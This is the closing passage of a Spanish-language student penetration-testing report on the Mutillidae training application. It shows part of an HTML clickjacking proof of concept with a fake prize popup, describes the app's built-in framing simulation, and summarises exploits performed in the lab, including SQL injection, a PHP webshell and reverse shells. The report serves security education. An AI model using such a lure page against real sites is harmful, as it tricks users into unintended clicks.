
    <div class="popup">
        <h2>¡Premio especial desbloqueado!</h2>
        <p>Has sido seleccionado para recibir una recompensa exclusiva. Haz clic para reclamar tu premio.</p>
```

```

<button>Reclamar premio</button>
</div>

</body>
</html>

```



captura donde se muestra el archivo HTML abierto en el navegador

### 3. Evidencia interna en framing.php

Además, al acceder al módulo framing.php dentro de Mutillidae, se simuló un ataque de clickjacking nativo:

Al hacer clic sobre una franja roja de la imagen, se disparó una alerta:

**"This page has been hijacked by the Mutillidae development team."**

Esto muestra que el entorno incluye una simulación interna del riesgo.




Imagen donde se ve el popup con el mensaje

## Conclusión parcial

La combinación de:

- La ausencia de cabeceras HTTP esenciales
- La posibilidad de cargar el sitio completo dentro de iframes externos
- La validación interna del entorno en `framing.php`

confirma la vulnerabilidad de **Clickjacking**, que permite engañar a usuarios para que hagan clic en elementos ocultos de una aplicación legítima. Esto representa un riesgo severo de **ingeniería social**, especialmente si se combina con campañas de phishing o ventanas engañosas.

## 4. Conclusión General

La realización de este trabajo práctico permitió aplicar de forma concreta y progresiva los conceptos teóricos aprendidos en clase, enfrentando vulnerabilidades reales en un entorno controlado. A lo largo del análisis se identificaron y explotaron exitosamente más de diez vulnerabilidades, incluyendo inyecciones SQL por INSERT, ejecuciones remotas de comandos (RCE), fallos de control de acceso (IDOR), XSS persistente, manipulación de cookies y técnicas avanzadas como log poisoning combinado con LFI.

Uno de los logros técnicos más destacados fue la subida de una webshell PHP al servidor, permitiendo acceso remoto e interactivo al sistema. Esto demuestra no solo la comprensión de la explotación inicial, sino también de la fase de post-exploitación, incluyendo el reconocimiento de entorno, extracción de credenciales, y pivoteo a shells interactivas mediante técnicas de reverse shell.

Este trabajo no solo cumplió con los objetivos técnicos planteados, sino que también fortaleció mi capacidad de análisis, adaptación y documentación detallada de cada paso realizado. Me permitió vivenciar de forma práctica los riesgos reales de una aplicación mal diseñada y reforzó mi vocación por la seguridad informática desde una perspectiva profesional, responsable y ética.

## 5. Referencias

Cibercrimen, redes y vulnerabilidades. (2024, abril 14). *YouTube*.  
<https://www.youtube.com/watch?v=bmz38qlNbyM>

Ataque a vulnerabilidades OWASP con Mutillidae. (2024, abril 21). *YouTube*.  
<https://www.youtube.com/watch?v=O3hq5HzR0qq>

DDL.R. (n.d.). *Mutillidae II - Web de prácticas de hacking ético*. <https://mutil.ddlr.org/>

DDL.R. (n.d.). *CTF de prácticas de seguridad informática*. <https://ctf.ddlr.org/>

Este trabajo fue elaborado conforme a los lineamientos de citación y referencias establecidos por la **norma APA (American Psychological Association), 7<sup>a</sup> edición**. Todas las fuentes utilizadas, incluidas plataformas web, videos educativos y entornos de práctica, han sido referenciadas de acuerdo con esta normativa, garantizando la trazabilidad y validez del contenido citado.